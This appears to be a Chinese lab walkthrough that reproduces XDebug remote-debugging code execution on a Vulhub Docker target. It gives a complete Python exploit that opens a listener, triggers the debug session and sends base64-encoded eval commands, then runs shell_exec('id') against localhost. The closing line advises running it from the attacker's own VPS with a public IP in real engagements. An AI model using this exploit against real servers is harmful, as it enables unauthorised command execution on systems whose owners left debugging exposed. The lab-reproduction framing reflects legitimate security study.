
**一、靶场搭建**

1、Vulhub启动

docker-compose build

docker-compose up -d

2、访问8080端口，可以找到xdebug的配置，可见开启了远程调试



**二、漏洞复现**

1、准备以下exp.py

#!/usr/bin/env python3

import re

import sys

import time

import requests

import argparse

import socket

import base64

import binascii

from concurrent.futures import ThreadPoolExecutor

pool = ThreadPoolExecutor(1)

session = requests.session()

session.headers = {

'User-Agent': 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)'

}

def recv\_xml(sock):

blocks = []

data = b''

while True:

try:

data = data + sock.recv(1024)

except socket.error as e:

break

if not data:

break

while data:

eop = data.find(b'\x00')

if eop < 0:

break

blocks.append(data[:eop])

data = data[eop+1:]

if len(blocks) >= 4:

break

return blocks[3]

def trigger(url):

time.sleep(2)

try:

session.get(url + '?XDEBUG\_SESSION\_START=phpstorm', timeout=0.1)

except:

pass

if \_\_name\_\_ == '\_\_main\_\_':

parser = argparse.ArgumentParser(description='XDebug remote debug code execution.')

parser.add\_argument('-c', '--code', required=True, help='the code you want to execute.')

parser.add\_argument('-t', '--target', required=True, help='target url.')

parser.add\_argument('-l', '--listen', default=9000, type=int, help='local port')

args = parser.parse\_args()

ip\_port = ('0.0.0.0', args.listen)

sk = socket.socket()

sk.settimeout(10)

sk.bind(ip\_port)

sk.listen(5)

pool.submit(trigger, args.target)

conn, addr = sk.accept()

conn.sendall(b''.join([b'eval -i 1 -- ', base64.b64encode(args.code.encode()), b'\x00']))

data = recv\_xml(conn)

print('[+] Recieve data: ' + data.decode())

g = re.search(rb'<\!\[CDATA\[([a-z0-9=\./\+]+)\]\]>', data, re.I)

if not g:

print('[-] No result...')

sys.exit(0)

data = g.group(1)

try:


print('[+] Result: ' + base64.b64decode(data).decode())

except binascii.Error:

print('[-] May be not string result...')

2、执行脚本，实现任意命令执行

python3 exp.py -t http://127.0.0.1:8080/index.php -c 'shell\_exec('id');'



3、实战中运行此脚本需使用自身VPS，因为此脚本运行时自动开启监听本地9000端口，需要有公网IP或处于目标主机内网